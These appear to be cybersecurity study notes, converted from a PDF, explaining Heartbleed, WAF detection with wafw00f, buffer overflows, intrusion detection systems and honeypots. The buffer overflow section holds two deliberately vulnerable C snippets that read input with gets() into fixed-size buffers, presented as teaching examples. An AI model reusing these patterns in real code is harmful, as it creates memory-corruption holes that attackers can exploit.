
When a user accesses the website to make a purchase or perform any secure action, a secure connection (HTTPS) is established between the user's browser and the server. During this process, a TLS handshake takes place, which involves the exchange of a series of messages between the client and server to negotiate the encryption parameters and generate the session keys.

The Heartbleed vulnerability is specifically related to the "heartbeat extension" of the TLS protocol, which allows the client and server to send "heartbeats" to each other to keep the connection alive

Now, an attacker with malicious intent can exploit the Heartbleed bug as follows:

1. The attacker sends a specially crafted "heartbeat" request to the server, pretending to be a legitimate client.

2. In the request, the attacker manipulates the length field to make it longer than the actual data length, fooling the server into sending back more data than it should.

3. The vulnerable server, without proper validation, reads data from its memory based on the manipulated length and sends it back to the attacker.

The vulnerability arises due to a lack of proper bounds checking in the OpenSSL implementation of the heartbeat extension. As a result, the server returns data from its memory, including sensitive information like user credentials, private keys, session tokens, and other confidential data that should not be exposed.

Impact:

- User data exposure: Sensitive user information, such as login credentials, credit card details, and personal data, can be leaked.

- Compromise of private keys: Attackers can obtain private keys used for encryption, potentially leading to man-in-the-middle attacks and decryption of past communications.

- Session hijacking: Attackers can steal session tokens and impersonate users to gain unauthorized access to their accounts.

- Widespread impact: Heartbleed affected a vast number of websites, servers, and internet services, leading to a significant security incident.

Preventive Measures:

- Patching: Immediately update the affected OpenSSL version with the latest security patches that fix the Heartbleed vulnerability.

- Revoke and replace certificates: As a precaution, revoke the compromised SSL/TLS certificates and obtain new ones.


- Monitor for suspicious activities: Regularly monitor server logs and network traffic to detect any unauthorized access or attempts to exploit the vulnerability.

- Password changes: Advise users to change their passwords on affected websites after the vulnerability has been fixed.

- Communication with users: Inform users about the vulnerability, its impact, and the steps taken to address it to maintain transparency and trust.

HOW TO DETECT WEB APPLICATION FIREWALL

- Open parrot machine in start menu search for wafw00f and enter it will ask for password
- Once entered use the command shown in screenshot below:



- Replace the URL of google with the websites firewall you want to check.

BUFFER OVERFLOW EXPLAINED

What is Buffer Overflow:

Buffer overflow is a type of software vulnerability that occurs when a program writes data beyond the bounds of a buffer (a fixed-size memory space) into adjacent memory areas. It often happens when a program accepts input from users without proper bounds checking, allowing malicious input to overwrite adjacent memory locations, including the return address, function pointers, and other critical data.

How it is used:

An attacker can exploit buffer overflow vulnerabilities to inject malicious code or data into a program's memory. By doing so, they can gain unauthorized access, execute arbitrary code, crash the application, or even take control of the entire system.

Consequences:

The consequences of a successful buffer overflow attack can be severe, including:

1. Code execution: Attackers can inject and execute arbitrary code on the system, compromising its security and integrity.

2. Denial of Service (DoS): By overwriting critical data, attackers can crash the application, leading to a DoS condition.

3. Unauthorized access: Attackers can overwrite authentication data or exploit the altered control flow to bypass security mechanisms and gain unauthorized access.

How it is done:

The attacker typically crafts an input that is intentionally larger than the buffer can handle, causing the extra data to overflow into adjacent memory. This can overwrite critical data structures or redirect program execution to malicious code.

Buffer Memory:

Buffer memory is a region in a computer's RAM used to temporarily store data. Buffers have fixed sizes, and if a program tries to write more data than the buffer can hold, a buffer overflow occurs.

Stack-Based Buffer Overflow (Theoretical Example):

Suppose there is a C program with a vulnerable function that reads user input into a fixed-size buffer without proper validation

```
void vulnerableFunction() {
    char buffer[100];
    gets(buffer); // Unsafe function without bounds checking
}
```

In this example, an attacker can input more than 100 characters to overflow the buffer and overwrite adjacent memory, including the return address on the stack.

Heap-Based Buffer Overflow (Theoretical Example):

Heap-based buffer overflows occur when a program allocates memory dynamically (on the heap) and does not check the size of data written to it:

```
void vulnerableFunction() {
    char* buffer = (char*)malloc(100);
    gets(buffer); // Unsafe function without bounds checking
    free(buffer);
}
```

An attacker can input more than 100 characters to overflow the buffer and overwrite adjacent heap memory.

Cure of Buffer Overflow:

Curing buffer overflows usually involves fixing the vulnerable code by implementing proper bounds checking, using safe string functions, and avoiding dangerous functions like `gets()`.

Prevention of Buffer Overflow Attacks:

- Use Safe String Functions: Replace unsafe functions like `gets()` and `strcpy()` with safer alternatives like `fgets()` and `strncpy()` that allow specifying the buffer size.

- Bounds Checking: Validate user input to ensure it does not exceed the buffer size before copying it.

- Use Compiler Protections: Modern compilers offer security mechanisms like stack canaries, Address Space Layout Randomization (ASLR), and Data Execution Prevention (DEP) to mitigate buffer overflow attacks.

- Code Reviews and Security Testing: Perform regular code reviews and security testing to identify and fix potential buffer overflow vulnerabilities.

- Use Secure Libraries: Utilize secure programming libraries that handle memory management and string operations safely.

- Keep Software Updated: Ensure that software components, including operating systems and libraries, are kept up to date to benefit from security patches and improvements.

INTRUSION DETECTION SYSTEMS

Intrusion Detection System (IDS):

An Intrusion Detection System (IDS) is a security tool designed to monitor and detect suspicious activities or potential security breaches in a computer system or network. IDS works by analyzing network traffic, system logs, and other relevant data to identify and respond to malicious activities.

Types of IDS:

1. Host-Based IDS (HIDS):

HIDS is installed on individual hosts or endpoints to monitor and analyze local system activities and log files.

Example: OSSEC (Open Source HIDS), Tripwire.

2. Network-Based IDS (NIDS):

NIDS monitors network traffic in real-time, inspecting packets for signs of malicious activities or known attack patterns.

Example: Snort, Suricata.

3. Anomaly-Based IDS:

Anomaly-based IDS establishes a baseline of normal behavior and raises alerts when deviations from the baseline are detected.

Example: The system may raise an alert if a user suddenly attempts to access an unusually large number of files in a short time.

4. Signature-Based IDS:

Signature-based IDS uses a database of known attack patterns or signatures to match against observed network or system activities.

Example: When a network packet matches a specific pattern from the database, the IDS raises an alert for a known attack.

Different Ways to Intrude:

1. Buffer Overflow: Attackers exploit vulnerabilities in a program's input validation to inject malicious code into the buffer, leading to unauthorized access or code execution.

2. Unexpected Combination: Attackers attempt to combine certain input values or sequences to bypass security checks or trigger unexpected behaviors.

3. Unhandled Input: Attackers send malicious inputs that the application does not handle properly, leading to crashes or unintended consequences.

4. Race Conditions: Attackers exploit timing issues between different operations to gain unauthorized access or escalate privileges.

How IDS Detects:

- Anomaly-Based IDS: Analyzes data to identify deviations from normal behavior and raises alerts for suspicious activities.
- Signature-Based IDS: Matches observed patterns against known attack signatures to identify potential intrusions.
- Host-Based IDS: Monitors local system activities, file integrity, and system logs to detect abnormal behaviors.
- Network-Based IDS: Analyzes network traffic, looking for suspicious patterns or known attack signatures.

Drawbacks of Anomaly-Based IDS:

- False Positives: Anomaly-based IDS may trigger alerts for legitimate activities that deviate from the baseline but are not malicious.
- High Overhead: Analyzing and maintaining baseline models can be resource-intensive, leading to potential performance issues.

Drawbacks of Signature-Based IDS:

- Limited to Known Signatures: Signature-based IDS may miss novel or zero-day attacks that have not yet been documented in the signature database.
- High False Negatives: If an attack does not match any known signature, the IDS might not raise an alert, leading to undetected intrusions.

Host-Based IDS Drawbacks:

- Resource Consumption: HIDS can consume significant system resources, affecting the host's performance.
- Limited Scope: HIDS focuses on individual hosts and may miss network-level attacks.

Network-Based IDS Drawbacks:

- Blind to Encrypted Traffic: NIDS cannot analyze encrypted traffic, limiting its effectiveness against encrypted attacks.
- Network Overhead: NIDS must analyze all network traffic, which can lead to network congestion and performance issues.

Strengths of Host-Based IDS:

- In-Depth Visibility: HIDS provides detailed insight into local system activities, including processes, file access, and user actions.
- Rapid Response: HIDS can quickly detect and respond to attacks targeting specific hosts.

Strengths of Network-Based IDS:

- Centralized Monitoring: NIDS can monitor all network traffic from a central location, making it efficient for large networks.
- Network-Wide Detection: NIDS can detect attacks targeting multiple hosts or network-wide activities.

Future of IDS:

The future of IDS involves integrating advanced technologies such as Artificial Intelligence (AI) and Machine Learning (ML) to enhance detection capabilities. AI/ML can improve anomaly detection accuracy, reduce false positives, and better identify zero-day attacks. Additionally, behavioural analysis and threat intelligence sharing across organizations will become more prevalent to strengthen collective defines against sophisticated threats. Continuous development and innovation in the field of cybersecurity will shape the future of IDS to tackle emerging and evolving threats effectively.

HONEYPOTS EXPLAINED

Honeypots are a cybersecurity technique used to detect, deflect, or study attempts at unauthorized use of information systems or networks. They are essentially decoy systems or resources that are intentionally designed to attract potential attackers. Honeypots appear to be valuable targets to malicious actors, but they are isolated and monitored, allowing cybersecurity professionals to observe and analyze the attackers' behavior without putting the actual production systems at risk.

Example of Honeypots:

Let's say a company sets up a computer server on its network that appears to contain sensitive customer data, financial information, or proprietary intellectual property. However, this server is not connected to any critical systems, and it only serves as a honeypot. If an attacker manages to breach the network and attempts to access this server, the security team will be alerted, and they can then study the attacker's methods and tactics.

Advantages of Honeypots:

1. Collect Small Data Sets of High Value:** Honeypots can provide valuable insights into new and emerging threats. Since they are isolated and don't have real production data, the information collected is small in volume but high in quality and relevance to the attackers' techniques.

2. Reduced False Positives:** By using honeypots, security teams can significantly reduce false positives in their threat detection. Since honeypots should never be accessed under legitimate circumstances, any activity on them is likely malicious.

3. Cost-Effective:** Honeypots can be relatively inexpensive to set up and maintain compared to other complex security measures. They don't require as much maintenance as real production systems since they are not handling actual business operations.

4. Simplicity: Implementing honeypots is a straightforward process. They can be deployed in various forms, such as virtual machines, applications, or even physical devices. Their simplicity allows security teams to focus on analysing threats rather than managing complicated security infrastructure.

5. Minimal Resources: As honeypots are isolated and have no real operational value, they don't consume significant resources. This allows organizations to dedicate their critical resources to the protection of essential assets while still gaining valuable threat intelligence from the honeypots.

Paid Honeypot Software:

1. Cymmetria MazeRunner: MazeRunner is an advanced deception technology platform that offers various honeypot types and deployment options. It provides extensive threat intelligence and can integrate with other security tools to enhance the overall cybersecurity posture.

2. ThreatDefend by Attivo Networks: ThreatDefend is a comprehensive deception technology solution that includes decoys, lures, and bait designed to deceive attackers. It offers real-time detection and analysis of threats, enabling security teams to respond quickly and effectively.

3. Symantec Deception Technology: Symantec's Deception Technology provides a range of advanced deception techniques, including decoys, breadcrumbs, and traps, to detect and deceive attackers. It can be integrated with Symantec's broader security suite for seamless threat response.

4. TrapX DeceptionGrid: TrapX DeceptionGrid creates a virtual minefield of traps within the network, luring attackers away from critical assets. It offers real-time alerts and comprehensive reporting to help organizations understand their threat landscape better.

Free Honeypot Software:

1. Honeyd: Honeyd is an open-source honeypot software that emulates a wide range of network services to attract attackers. It can run on multiple virtual hosts, making it versatile for creating different types of honeypot environments.

2. Glastopf: Glastopf is an open-source web application honeypot that simulates vulnerabilities in web applications to attract and study attackers attempting to exploit these vulnerabilities.

3. Cowrie: Cowrie is an SSH/Telnet honeypot that emulates a Linux system and logs the activities of attackers attempting to gain unauthorized access.

4. Dionaea: Dionaea is a low-interaction honeypot designed to capture malware samples and analyze the behavior of malware in a controlled environment.

5.Thug: Thug is a Python-based low-interaction honeypot that emulates web browsers' behavior to capture and analyze malicious JavaScript and malware.

6. Kippo:Kippo is an SSH honeypot that logs attackers' activity when they attempt to connect to it using SSH protocols.

Remember that while free honeypot software can be a cost-effective option, paid solutions often offer more extensive features, support, and integration capabilities. The choice of

honeypot software depends on your organization's specific needs, budget, and security goals. Additionally, deploying and managing honeypots requires careful planning and consideration to ensure they don't introduce additional security risks to your network.